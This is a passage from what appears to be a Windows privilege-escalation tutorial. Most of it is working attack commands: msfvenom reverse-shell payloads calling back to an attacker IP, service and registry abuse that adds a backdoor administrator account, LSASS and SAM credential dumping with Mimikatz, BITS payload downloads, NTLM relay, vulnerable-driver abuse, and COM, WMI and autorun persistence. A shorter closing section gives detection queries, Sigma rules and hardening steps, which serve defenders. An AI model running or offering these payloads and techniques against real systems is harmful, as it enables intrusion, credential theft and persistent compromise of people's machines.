Enumerate:
# Manual
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "C:\Windows\\" | findstr /i /v """

# PowerShell
Get-WmiObject Win32_Service | Where-Object {$_.PathName -notlike '"*' -and $_.PathName -notlike 'C:\Windows*'} | Select-Object Name, PathName, StartMode

# PowerUp
. .\PowerUp.ps1
Get-ServiceUnquoted

# SharpUp
SharpUp.exe audit UnquotedServicePath
Exploit:
1
2
3
4
5
6
7
8
9
10
# Generate payload
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.5 LPORT=4444 -f exe -o "C:\Program Files\My App\Vuln.exe"

# If can't restart service, wait for reboot or force with sc
sc stop "VulnService"
sc start "VulnService"

# PowerUp auto-exploit
Invoke-ServiceAbuse -ServiceName "VulnService"
Write-ServiceBinary -ServiceName "VulnService"
6.2 Weak Service Permissions (T1574)
If the ACL on a service object itself allows non-admins to configure it (e.g., change its binPath), you can point the service to a malicious executable.
Enumerate with accesschk:
# Download: https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk
accesschk.exe /accepteula -uwcqv "Authenticated Users" *
accesschk.exe /accepteula -uwcqv "Everyone" *

# PowerUp
Get-ModifiableService
Exploit:
# Change binPath to malicious command
sc config VulnService binPath= "cmd.exe /c net user hacker P@ss /add && net localgroup administrators hacker /add"
sc stop VulnService
sc start VulnService

# Or via PowerUp
Invoke-ServiceAbuse -ServiceName VulnService -UserName hacker -Password P@ss
6.3 Weak Service Binary Permissions
If the executable that a service runs is writable by a low-privileged user:
# Find writable service binaries
for /f "tokens=2 delims='='" %a in ('wmic service list full^|find /i "pathname"') do @(icacls "%a" 2>nul | findstr /i "(F) (M) (W) :\" | findstr /i ":\\ everyone authenticated users todos %username%")

# PowerShell
Get-WmiObject Win32_Service | ForEach-Object {
    $path = ($_.PathName -split '"')[1]; if (!$path) {$path = ($_.PathName -split ' ')[0]}
    if (Test-Path $path) {
        $acl = (Get-Acl $path).Access | Where-Object {$_.IdentityReference -match "Users|Everyone|Authenticated"}
        if ($acl) { Write-Host "WRITABLE: $path ($($_.Name))" -ForegroundColor Red }
    }
}
Exploit: Replace the binary with a payload, restart the service.
6.4 Weak Service Registry Permissions
Service configurations are stored in HKLM\SYSTEM\CurrentControlSet\Services\. If the registry key is writable:
# Enumerate registry ACLs
accesschk.exe /accepteula -kvuqsw hklm\System\CurrentControlSet\services

# PowerUp
Get-ModifiableServiceFile

# If writable:
reg add "HKLM\SYSTEM\CurrentControlSet\Services\VulnService" /v ImagePath /t REG_EXPAND_SZ /d "cmd.exe /c net user hacker P@ss /add" /f
sc stop VulnService && sc start VulnService
6.5 Service Account with SeImpersonate
Most Windows service accounts (IIS AppPool, SQL Server, MSSQL$, Print Spooler operators) have SeImpersonatePrivilege. Use any Potato from Part 3.
# Check current service account privs
whoami /priv | findstr Impersonate

# If running as IIS
whoami
# iis apppool\defaultapppool → has SeImpersonatePrivilege
# Use: GodPotato, SweetPotato, PrintSpoofer
Part 7: Scheduled Task Exploitation
7.1 Weak Scheduled Task Permissions
# Enumerate all tasks
schtasks /query /fo LIST /v | findstr "Task Name\|Run As\|Task To Run"

# PowerShell — find tasks running as SYSTEM or admin
Get-ScheduledTask | Where-Object {$_.Principal.UserId -match "SYSTEM|Administrators"} | Select-Object TaskName, TaskPath, @{n="Action";e={$_.Actions.Execute}}
If you can modify the task’s executable:
# Check binary permissions
icacls "C:\Scheduled\task.exe"

# Overwrite / replace with payload
copy payload.exe "C:\Scheduled\task.exe"
7.2 Create Scheduled Task as Admin (from Medium to High)
If you’re already a local admin but not elevated, you can create a scheduled task that runs at High Integrity:
schtasks /create /tn "EvilTask" /tr "cmd.exe /c whoami > C:\Temp\out.txt" /sc once /st 00:00 /ru "SYSTEM"
schtasks /run /tn "EvilTask"
7.3 CVE-2024-49039 — Task Scheduler EoP
A Task Scheduler vulnerability allowing authenticated local users to escalate to SYSTEM.
Affected: Windows 10/11, Server 2016-2025 pre-November 2024 patch
CVSS: 8.8 High
# PoC: exploit via crafted task XML triggering EoP in the Task Scheduler service
7.4 AlwaysInstallElevated (T1548.002-adjacent)
If Windows Installer policies allow all users to install MSI packages with elevated privileges:
Enumerate:
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
# Vulnerable if BOTH return 0x1
Exploit:
1
2
3
4
5
6
7
8
# Generate malicious MSI on attacker
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.5 LPORT=4444 -f msi -o evil.msi

# On victim
msiexec /quiet /qn /i evil.msi

# PowerUp
Write-UserAddMSI   # Creates an MSI that adds admin user
Part 8: Registry Exploitation
8.1 Autorun Key Weak Permissions
If the registry key for an autorun entry is writable, modify the value to point to your payload:
# Enumerate autorun keys
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce

# Check permissions
accesschk.exe /accepteula -kvuqsw "HKLM\Software\Microsoft\Windows\CurrentVersion\Run"
8.2 Weak Registry Permissions on Service Keys
Covered in Section 6.4. The core logic: if BUILTIN\Users has (F) or (W) on a service registry key, you can change ImagePath.
8.3 Registry Credential Storage
Credentials left in the registry from misconfigured applications:
# Common credential locations
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"  # Autologon
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "DefaultUserName DefaultDomainName DefaultPassword"
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"          # PuTTY creds
reg query "HKCU\Software\ORL\WinVNC3\Password"                  # VNC
reg query HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v password
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s

# PowerShell sweep
@("HKLM:\", "HKCU:\") | ForEach-Object {
    Get-ChildItem $_ -Recurse -ErrorAction SilentlyContinue |
    Get-ItemProperty -ErrorAction SilentlyContinue |
    Where-Object {$_ -match "password|pwd|pass|key" }
}
8.4 Windows Autologon Credentials
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
# Look for: DefaultUserName, DefaultPassword, DefaultDomainName

# If found, use credentials to escalate
runas /user:DOMAIN\Administrator cmd.exe
Part 9: COM and DCOM Exploitation
9.1 COM Hijacking (T1546.015)
COM objects are loaded via HKLM registry keys, but if the same CLSID exists in HKCU, the user-space key takes precedence — no admin required.
Find hijackable COM objects with Procmon:
1
2
3
Filter: Operation = "RegOpenKey" AND Result = "NAME NOT FOUND" AND Path contains "InprocServer32"
Check if the CLSID exists in HKLM but NOT in HKCU
Place malicious DLL by creating matching HKCU key
Automated scan with COMThanasia:
COMThanasia.exe --ComDiver       # Find hijackable COM keys
COMThanasia.exe --PermissionHunter  # Find permissive COM access
Manual hijack:
# Create the HKCU key pointing to malicious DLL
reg add "HKCU\Software\Classes\CLSID\{TARGET_CLSID}\InprocServer32" /t REG_SZ /d "C:\Temp\evil.dll" /f
reg add "HKCU\Software\Classes\CLSID\{TARGET_CLSID}\InprocServer32" /v "ThreadingModel" /t REG_SZ /d "Apartment" /f
# Wait for legitimate application to trigger the COM object
Example — hijack WorkFolderShell.dll:
reg add "HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{97D47D56-3777-49FB-8E8F-90D7E30E1A1E}\InprocServer32" /v "" /t REG_SZ /d "C:\Temp\evil.dll" /f
9.2 DCOM Application Exploitation
DCOM (Distributed COM) applications can sometimes be instantiated by low-privileged users and used to execute commands under different security contexts.
1
2
3
4
5
6
7
8
# MMC20.Application DCOM lateral movement (works locally too)
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application", "127.0.0.1"))
$com.Document.ActiveView.ExecuteShellCommand("cmd.exe", $null, "/c whoami > C:\Temp\whoami.txt", "7")

# ShellWindows
$com = [activator]::CreateInstance([type]::GetTypeFromCLSID([System.Guid]"9BA05972-F6A8-11CF-A442-00A0C90A8F39", "127.0.0.1"))
$item = $com.Item()
$item.Document.Application.ShellExecute("cmd.exe", "/c whoami > C:\Temp\out.txt", "C:\Windows\System32", $null, 0)
Part 10: Credential Hunting & Password-Based LPE
10.1 SAM Database Dump
The Security Account Manager stores local account password hashes.
# If you are admin (extract from live system)
reg save HKLM\sam C:\Temp\sam.save
reg save HKLM\system C:\Temp\system.save
reg save HKLM\security C:\Temp\security.save

# Dump on attacker (Linux)
secretsdump.py -sam sam.save -system system.save -security security.save LOCAL

# Via Mimikatz
lsadump::sam
10.2 LSASS Memory Dump — Credential Extraction (T1003.001)
1
2
3
4
5
6
7
8
9
10
11
12
13
# Method 1: Task Manager (GUI) — right click lsass → Create dump file
# Method 2: ProcDump (Sysinternals)
procdump.exe -accepteula -ma lsass.exe C:\Temp\lsass.dmp

# Method 3: comsvcs.dll MiniDump
rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump (Get-Process lsass).Id C:\Temp\lsass.dmp full

# Method 4: Mimikatz
privilege::debug
sekurlsa::logonpasswords

# Analyze dump offline (Linux)
pypykatz lsa minidump lsass.dmp
10.3 DPAPI Master Key Decryption (T1555.004)
DPAPI protects credentials stored by browsers, Windows Credential Manager, and various applications.
# List DPAPI credentials
dpapi::cred /in:C:\Users\TARGET\AppData\Roaming\Microsoft\Credentials\<blob>

# With Mimikatz (live system)
privilege::debug
dpapi::masterkey /in:C:\Users\TARGET\AppData\Roaming\Microsoft\Protect\<SID>\<key> /rpc
10.4 Windows Credential Manager
# List stored credentials
cmdkey /list

# Abuse saved credentials
runas /savecred /user:WORKGROUP\Administrator "cmd.exe /c whoami > C:\Temp\o.txt"
10.5 Unattended Installation Files
Deployments using WDS, MDT, or SCCM leave credentials in:
type C:\Windows\Panther\Unattended.xml
type C:\Windows\Panther\Unattend\Unattended.xml
type C:\Windows\system32\sysprep\sysprep.xml
type C:\Windows\system32\sysprep.inf
type C:\unattend.xml
type C:\autounattend.xml

# Search recursively
dir /s /b *unattended* *unattend.xml* *sysprep.xml* 2>nul
10.6 Group Policy Preferences (GPP) Passwords
Pre-2014 GPOs stored encrypted passwords in Groups.xml using a key published by Microsoft (AES-256, but key is known):
# Find GPP credential files
dir /s \\<DOMAIN>\SYSVOL\*.xml
findstr /si cpassword \\<DOMAIN>\SYSVOL\*.xml

# Decrypt via Impacket
Get-GPPPassword.py domain.local/user:password@DC -dc-ip 10.10.10.1

# Metasploit
use post/windows/gather/credentials/gpp
10.7 PowerShell History
1
2
3
4
5
6
7
8
type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
Get-History

# Search all user histories
foreach ($user in (Get-ChildItem C:\Users)) {
    $histFile = "$($user.FullName)\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt"
    if (Test-Path $histFile) { Write-Host "=== $($user.Name) ==="; Get-Content $histFile }
}
10.8 Sticky Notes, Browsers, SSH Keys
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# Sticky Notes (Win10/11)
$sn = "$env:LOCALAPPDATA\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite"
if (Test-Path $sn) { Copy-Item $sn C:\Temp\stickynotes.sqlite }

# SSH private keys
Get-ChildItem C:\Users -Recurse -Filter "id_rsa" 2>nul
Get-ChildItem C:\Users -Recurse -Filter "*.pem" 2>nul

# Browser credential extraction via LaZagne
lazagne.exe all

# Wifi passwords
netsh wlan show profiles
netsh wlan show profile name="WIFI_SSID" key=clear
Part 11: Named Pipes & IPC Exploitation
11.1 Named Pipe Client Impersonation
If a SYSTEM-owned process connects to a named pipe that a low-privilege user controls:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
// Server-side (attacker-controlled process):
HANDLE pipe = CreateNamedPipe(
    "\\\\.\\pipe\\evilpipe",
    PIPE_ACCESS_DUPLEX,
    PIPE_TYPE_MESSAGE | PIPE_WAIT,
    1, 4096, 4096, 0, NULL
);
ConnectNamedPipe(pipe, NULL);    // Wait for SYSTEM to connect
ImpersonateNamedPipeClient(pipe); // Steal SYSTEM token
// Now create process with stolen token
HANDLE token;
OpenThreadToken(GetCurrentThread(), TOKEN_QUERY | TOKEN_DUPLICATE | TOKEN_ASSIGN_PRIMARY, FALSE, &token);
DuplicateTokenEx(token, ...);
CreateProcessAsUser(newToken, "cmd.exe", ...);
Automated tools: All Potato exploits, PrintSpoofer, GodPotato use this internally.
11.2 Enumerate Exposed Named Pipes
1
2
3
4
5
6
7
8
9
10
11
# List all named pipes
[System.IO.Directory]::GetFiles("\\\\.\\pipe\\")
Get-ChildItem \\.\pipe\

# PowerShell enumeration
$pipes = [System.IO.Directory]::GetFiles("\\\\.\\pipe\\")
foreach ($pipe in $pipes) { Write-Host $pipe }

# Sysmon for pipe activity
# Event 17: Pipe Created
# Event 18: Pipe Connected
11.3 PetitPotam (CVE-2021-36942)
Forces a Windows host to authenticate to an attacker-controlled NTLM server via the MS-EFSRPC interface. Combined with NTLM relay:
1
2
3
4
5
# Attacker side: start relay
ntlmrelayx.py -t ldap://DC.domain.local --delegate-access

# Trigger EFS authentication from victim
python3 PetitPotam.py -d domain.local -u user -p password 10.10.10.5 10.10.10.10
Part 12: Privilege Escalation via Specific Privileges
Windows privileges can each be independently abused. If whoami /priv shows a privilege, there’s often a path to SYSTEM.
Privilege Abuse Reference Table
| Privilege | Technique | Effect |
|---|---|---|
SeImpersonatePrivilege | All Potatoes, PrintSpoofer, GodPotato | SYSTEM via token steal |
SeAssignPrimaryTokenPrivilege | JuicyPotato, token assignment | SYSTEM via primary token |
SeDebugPrivilege | Mimikatz, token duplication from SYSTEM processes | SYSTEM / credential dump |
SeBackupPrivilege | Read any file including SAM/SYSTEM | Credential dump |
SeRestorePrivilege | Write any file, modify SAM | Code execution as SYSTEM |
SeTakeOwnershipPrivilege | Take ownership of any object | Modify protected files/registry |
SeCreateSymbolicLinkPrivilege | Create symlinks → redirect system file writes | Arbitrary file write |
SeLoadDriverPrivilege | Load malicious kernel driver | Ring-0 / SYSTEM |
SeManageVolumePrivilege | Raw disk access | SAM/SYSTEM dump via shadow |
SeTcbPrivilege | Trusted computing base | Act as part of OS |
SeCreateTokenPrivilege | Create arbitrary access tokens | SYSTEM via token creation |
SeRelabelPrivilege | Modify integrity labels | Low→Medium→High escalation |
12.1 SeBackupPrivilege
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# With SeBackupPrivilege, you can read any file using backup APIs
# Even SAM/SYSTEM (bypasses normal ACL check)

# PoC using robocopy with /B flag (backup mode)
robocopy /B C:\Windows\System32\config C:\Temp sam system

# SeBackupAbuse tool
Import-Module .\SeBackupPrivilegeUtils.dll
Import-Module .\SeBackupPrivilegeCmdLets.dll
Copy-FileSeBackupPrivilege C:\Windows\System32\config\SAM C:\Temp\sam -Overwrite
Copy-FileSeBackupPrivilege C:\Windows\System32\config\SYSTEM C:\Temp\system -Overwrite

# Dump on attacker
secretsdump.py -sam sam -system system LOCAL
12.2 SeLoadDriverPrivilege
1
2
3
4
5
6
7
# Load a malicious (or vulnerable signed) kernel driver
# CVE-2019-16098: RTCore64.sys — allows arbitrary memory read/write from user-mode

# Using Capcom.sys (signed vulnerable driver) — BYOVD technique
SeLoadDriverPrivilege.exe                  # Enable the privilege
EoP_LoadDriver.exe capcom.sys              # Load the vulnerable driver
capcom_exploit.exe cmd.exe /c net user hacker P@ss /add   # Execute via driver
12.3 SeTakeOwnershipPrivilege
1
2
3
4
5
6
7
8
9
# Take ownership of protected file/registry key
takeown /f C:\Windows\System32\SomeCriticalFile.exe
icacls C:\Windows\System32\SomeCriticalFile.exe /grant $env:USERNAME:F
# Now overwrite with payload

# PowerShell
$acl = Get-Acl "C:\Windows\System32\config\SAM"
$acl.SetOwner([System.Security.Principal.NTAccount]"DOMAIN\User")
Set-Acl "C:\Windows\System32\config\SAM" $acl
12.4 SeDebugPrivilege
1
2
3
4
5
6
7
8
9
10
11
12
13
# With SeDebugPrivilege, you can open handles to any process (even SYSTEM)
# Mimikatz uses this to read LSASS memory

# Manual: open SYSTEM process, read token, duplicate it
# Via Mimikatz:
privilege::debug
lsadump::lsa /patch     # Dump LSA secrets
sekurlsa::logonpasswords  # Dump logon passwords

# Via meterpreter:
use incognito
list_tokens -g
impersonate_token "NT AUTHORITY\\SYSTEM"
Part 13: Startup Folder & Logon Triggers
13.1 Writable Startup Folder
# Check startup folder permissions
icacls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"

# If writable, drop payload — executes on any user login
copy payload.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\"

# User-specific startup (always writable by user)
copy payload.exe "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\"
13.2 Registry Autorun Keys
# User-space (no admin needed):
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v EvilKey /t REG_SZ /d "C:\Temp\payload.exe" /f

# System-wide (requires admin or weak key permission):
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v EvilKey /t REG_SZ /d "C:\Temp\payload.exe" /f
13.3 Boot or Logon Autostart — Port Monitors (T1547.010)
Port monitors DLLs are loaded by the Print Spooler (spoolsv.exe) at SYSTEM during boot:
# Add a port monitor DLL (requires SeLoadDriverPrivilege or admin to registry key)
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors\EvilMonitor" /v Driver /t REG_SZ /d "C:\Windows\System32\evil.dll" /f
# Reboot → spoolsv.exe loads evil.dll as SYSTEM
13.4 Time Providers (T1547.003)
# DLL loaded by W32Time service at SYSTEM context
reg add "HKLM\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\EvilProvider" /v DllName /t REG_SZ /d "C:\Windows\System32\evil.dll" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\EvilProvider" /v Enabled /t REG_DWORD /d 1 /f
Part 14: WMI, BITS, and Windows Subsystem for Linux
14.1 WMI Subscription Persistence/LPE
WMI event subscriptions execute with SYSTEM privileges when triggered:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# Create WMI subscription that triggers on any process creation
$FilterArgs = @{
    EventNameSpace = 'root\CimV2'
    Name           = 'EvilFilter'
    QueryLanguage  = 'WQL'
    Query          = "SELECT * FROM __InstanceCreationEvent WITHIN 5 WHERE TargetInstance ISA 'Win32_Process' AND TargetInstance.Name = 'notepad.exe'"
}
$Filter = New-CimInstance -Namespace root/subscription -ClassName __EventFilter -Property $FilterArgs

$ConsumerArgs = @{
    Name             = 'EvilConsumer'
    CommandLineTemplate = "cmd.exe /c whoami > C:\Temp\wmi.txt"
}
$Consumer = New-CimInstance -Namespace root/subscription -ClassName CommandLineEventConsumer -Property $ConsumerArgs

$BindingArgs = @{
    Filter   = [Ref] $Filter
    Consumer = [Ref] $Consumer
}
New-CimInstance -Namespace root/subscription -ClassName __FilterToConsumerBinding -Property $BindingArgs
14.2 BITS Jobs (T1197)
Background Intelligent Transfer Service can be abused for executing commands:
bitsadmin /create EvilJob
bitsadmin /addfile EvilJob http://10.10.10.5/payload.exe C:\Temp\payload.exe
bitsadmin /SetNotifyCmdLine EvilJob C:\Temp\payload.exe NUL
bitsadmin /SetMinRetryDelay EvilJob 0
bitsadmin /resume EvilJob
14.3 Windows Subsystem for Linux (WSL)
If WSL is installed, it can be leveraged to execute commands in a different execution context:
1
2
3
4
5
6
7
8
# Check if WSL is available
wsl --list

# Execute commands through WSL (may bypass some AV/EDR detection)
wsl python3 -c 'import os; os.system("cmd.exe /c whoami")'

# Access Windows filesystem from WSL
wsl ls /mnt/c/Windows/System32/config/
Part 15: Additional & Emerging Techniques
15.1 PrintNightmare Variants (2022–2024)
1
2
3
4
5
6
7
8
# Package Point and Print variant (2022) — works even with RestrictDriverInstallationToAdministrators
# Connect to attacker's fake print server with a legitimate vulnerable driver

# On attacker (Linux) — set up malicious print server
python3 PpnServer.py -i 10.10.10.5

# On victim — trigger Package Point and Print
Add-Printer -ConnectionName "\\10.10.10.5\EvilPrinter"
15.2 StorSvc DLL Hijack (CVE-2022-38013-adjacent)
The StorSvc service loads DLLs from user-writable locations:
# Place SprintCSP.dll in C:\Windows\System32\ (requires write, used when writable)
# Or use icacls to check if any path in StorSvc search order is writable
15.3 Installer Takedown (InstallerFileTakeOver)
# Leverages Windows Installer transaction rollback to write arbitrary files as SYSTEM
InstallerFileTakeOver.exe C:\Temp\payload.dll C:\Windows\System32\target.dll
15.4 BYOVD — Bring Your Own Vulnerable Driver
Load a legitimate but vulnerable signed driver to gain kernel code execution:
# Common vulnerable drivers used by APTs:
# RTCore64.sys (Micro-Star MSI Afterburner) — arbitrary memory R/W
# iqvw64.sys (Intel Ethernet Diagnostics) — used by Scattered Spider (CVE-2015-2291)
# gdrv.sys (Gigabyte) — arbitrary kernel memory R/W
# PROCEXP152.sys (Process Explorer)

# General BYOVD workflow:
1. Drop the vulnerable driver to disk
2. Load it via sc create + sc start OR SeLoadDriverPrivilege
3. Use the driver's IOCTL interface to achieve kernel R/W
4. Steal SYSTEM token from SYSTEM process EPROCESS structure
5. Write SYSTEM token into current process EPROCESS
15.5 Shadow COM Hijacking (COMThanasia)
A variant of COM hijacking using TreatAs registry keys to redirect COM object instantiation:
# If HKCU\CLSID\{target}\TreatAs is writable:
reg add "HKCU\Software\Classes\CLSID\{TARGET}\TreatAs" /t REG_SZ /d "{YOUR_EVIL_CLSID}" /f
15.6 RBCD-Based Local Privilege Escalation
Requires: domain environment, WebClient service running on victim, attacker can coerce machine account NTLM auth.
1
2
3
4
5
6
7
8
# 1. Start NTLM relay targeting LDAP
ntlmrelayx.py -t ldap://DC.domain.local --http-port 8080 --delegate-access --escalate-user "VICTIM$"

# 2. Trigger NTLM auth via lock screen wallpaper abuse or Responder
python3 Change-LockScreen.py -d domain.local -u user -p pass -t 10.10.10.50 -s \\10.10.10.5\img\img.jpg

# 3. Get service ticket via RBCD
getST.py -spn 'cifs/VICTIM.domain.local' -impersonate Administrator domain.local/EvilComputer$:password
15.7 Kerberos Constrained Delegation Abuse (Domain LPE)
If a service account has unconstrained delegation to a target service, impersonate any user to that service:
1
2
3
4
5
# Find delegation targets
findDelegation.py domain.local/user:pass -dc-ip 10.10.10.1

# S4U2Self + S4U2Proxy
getST.py -spn 'cifs/target.domain.local' -impersonate Administrator -dc-ip 10.10.10.1 domain.local/serviceaccount:password
15.8 Insecure GUI Applications
Some applications run as SYSTEM and expose the filesystem through dialog boxes:
1
2
3
4
5
1. Find application running as SYSTEM with a GUI
2. Use File → Open / Save As dialog
3. In the address bar, type: C:\Windows\System32
4. Right-click → Open command window here (older systems)
5. Or rename cmd.exe to match a trusted app name and open via dialog
15.9 Windows Installer Elevated Privileges
Beyond AlwaysInstallElevated, the Windows Installer service (msiserver) runs as SYSTEM and can be coerced under certain conditions:
# If AlwaysInstallElevated is not set but MSI can be triggered by exploit:
msiexec /i C:\Temp\evil.msi TRANSFORMS=evil.mst
15.10 Writable PATH Directories
1
2
3
4
5
6
7
8
9
10
11
12
13
# If any directory in %PATH% is writable, plant a malicious binary
# that shadows a legitimate Windows command

# Example: if C:\Python3 is in PATH and writable:
copy payload.exe "C:\Python3\net.exe"   # When someone runs "net", payload runs

# Find writable PATH dirs
($env:PATH -split ';') | ForEach-Object {
    try {
        $null = [System.IO.File]::Create("$_\test_$((Get-Random))")
        Write-Host "WRITABLE: $_" -ForegroundColor Red
    } catch {}
}
Detection, Hunting & Defense
SIEM/EDR Detection Queries
Windows Event IDs Critical for LPE Detection:
| Event ID | Log | Meaning |
|---|---|---|
| 4672 | Security | Special privileges assigned to new logon |
| 4674 | Security | Privilege used on protected object |
| 4688 | Security | Process creation (with command line if audited) |
| 4697 | Security | New service installed |
| 4702 | Security | Scheduled task updated |
| 4720 | Security | User account created |
| 4732 | Security | User added to administrators group |
| 7045 | System | New service installed (kernel drivers) |
| 4660/4663 | Security | Object deleted / accessed |
| 4798 | Security | User’s local group membership enumerated |
| 4799 | Security | Security-enabled group was enumerated |
Sysmon Event IDs for LPE:
| Event ID | Meaning |
|---|---|
| 1 | Process Create (with full command line) |
| 7 | Image/DLL Loaded (detect DLL hijacking) |
| 10 | Process Access (LSASS reads → credential dumping) |
| 13 | Registry value set (COM hijacking, autorun) |
| 17 | Named Pipe Created |
| 18 | Named Pipe Connected |
| 25 | Process Tampering |
Splunk Hunting Queries
Detect Potato Family (named pipe impersonation):
index=windows sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational EventCode=1
| where match(Image, "(?i)(JuicyPotato|RoguePotato|GodPotato|SweetPotato|PrintSpoofer|EfsPotato)")
| table _time, host, User, Image, CommandLine, ParentImage
Detect UAC Bypass via Registry Manipulation:
index=windows sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational EventCode=13
| where match(TargetObject, "(?i)(ms-settings|mscfile|shell\\\\open\\\\command|fodhelper|AppX82a6gwre4fdg3bt635tn5ctqjf8msdd2)")
  AND match(TargetObject, "(?i)HKEY_CURRENT_USER")
| table _time, host, User, TargetObject, Details, Image
Detect Unquoted Service Path Abuse:
index=windows EventCode=7045
| regex ServiceFileName="(?i)^C:\\\\Program "
| where NOT match(ServiceFileName, "\"")
| table _time, host, ServiceName, ServiceFileName
Detect DLL Hijacking:
index=windows sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational EventCode=7
| where Signed="false"
| where match(ImageLoaded, "(?i)C:\\\\(Users|Temp|ProgramData|Windows\\\\Temp)")
| where NOT match(Image, "(?i)C:\\\\Windows\\\\System32")
| table _time, host, Image, ImageLoaded, User
Detect sAMAccountName Spoofing:
index=windows EventCode=4781
| where OldTargetUserName LIKE "%$" AND NOT NewTargetUserName LIKE "%$"
| table _time, host, SubjectUserName, OldTargetUserName, NewTargetUserName
Sigma Rules
UAC Bypass via fodhelper:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
title: UAC Bypass via fodhelper Registry Manipulation
id: 24f2b703-3a56-4b78-9c17-abc12def4567
status: stable
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 13
        TargetObject|contains:
            - 'HKCU\Software\Classes\ms-settings\Shell\Open\command'
            - 'HKCU\Software\Classes\ms-settings\shell\open\command'
    condition: selection
level: high
tags:
    - attack.privilege_escalation
    - attack.t1548.002
Detect Token Impersonation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
title: Suspicious Token Impersonation Activity
id: 9b2c4e7a-f456-4abc-bcde-fedcba987654
status: experimental
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 10
        TargetImage|endswith:
            - '\winlogon.exe'
            - '\lsass.exe'
            - '\services.exe'
        GrantedAccess|contains:
            - '0x1fffff'
            - '0x1010'
    filter:
        SourceImage|startswith:
            - 'C:\Windows\System32\'
            - 'C:\Windows\SysWOW64\'
    condition: selection and not filter
level: high
Hardening Checklist
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
# 1. Disable / restrict Spooler service
Stop-Service -Name Spooler -Force
Set-Service -Name Spooler -StartupType Disabled

# 2. Set MachineAccountQuota to 0
Set-ADDomain -Identity $env:USERDNSDOMAIN -Replace @{"ms-DS-MachineAccountQuota"="0"}

# 3. Enable Credential Guard (Windows 10/11, Server 2016+)
# Group Policy: Computer Configuration > Administrative Templates > System > Device Guard

# 4. Set AlwaysInstallElevated to Disabled
reg add HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated /t REG_DWORD /d 0 /f
reg add HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated /t REG_DWORD /d 0 /f

# 5. Enforce LAPS for local administrator password management
# Install LAPS via Group Policy + AD schema extension

# 6. Set UAC to AlwaysNotify
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 2 /f

# 7. Enable Windows Defender Credential Guard
bcdedit /set hypervisorlaunchtype auto
New-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\DeviceGuard" -Name "RequirePlatformSecurityFeatures" -Value 3 -PropertyType DWORD

# 8. Restrict local admin accounts (disable default Administrator)
net user Administrator /active:no

# 9. Enable Protected Users group for privileged accounts (AD)
Add-ADGroupMember -Identity "Protected Users" -Members "AdminUser"

# 10. Audit service creation and modification
auditpol /set /subcategory:"Security System Extension" /success:enable /failure:enable
auditpol /set /subcategory:"Sensitive Privilege Use" /success:enable /failure:enable
CVE Timeline Reference (2021–2026)
| Year | CVE | Type | Severity |
|---|---|---|---|
| 2021 | CVE-2021-1732 | Win32k UAF | High |
| 2021 | CVE-2021-34527 | PrintNightmare | Critical |
| 2021 | CVE-2021-36934 | HiveNightmare | High |
| 2021 | CVE-2021-36942 | PetitPotam | Critical |
| 2021 | CVE-2021-42287/8 | noPac / sAMAccountName | High |
| 2022 | CVE-2022-21882 | Win32k UAF | High |
| 2022 | CVE-2022-26923 | Certifried (AD CS) | High |
| 2022 | CVE-2022-37969 | Windows CLFS Driver | High |
| 2023 | CVE-2023-21746 | LocalPotato | Medium |
| 2023 | CVE-2023-23397 | Outlook NTLM Forced Auth | Critical |
| 2023 | CVE-2023-28252 | CLFS Driver UAF | High |
| 2023 | CVE-2023-29360 | MSTSCAX | High |
| 2023 | CVE-2023-36874 | Windows Error Reporting | High |
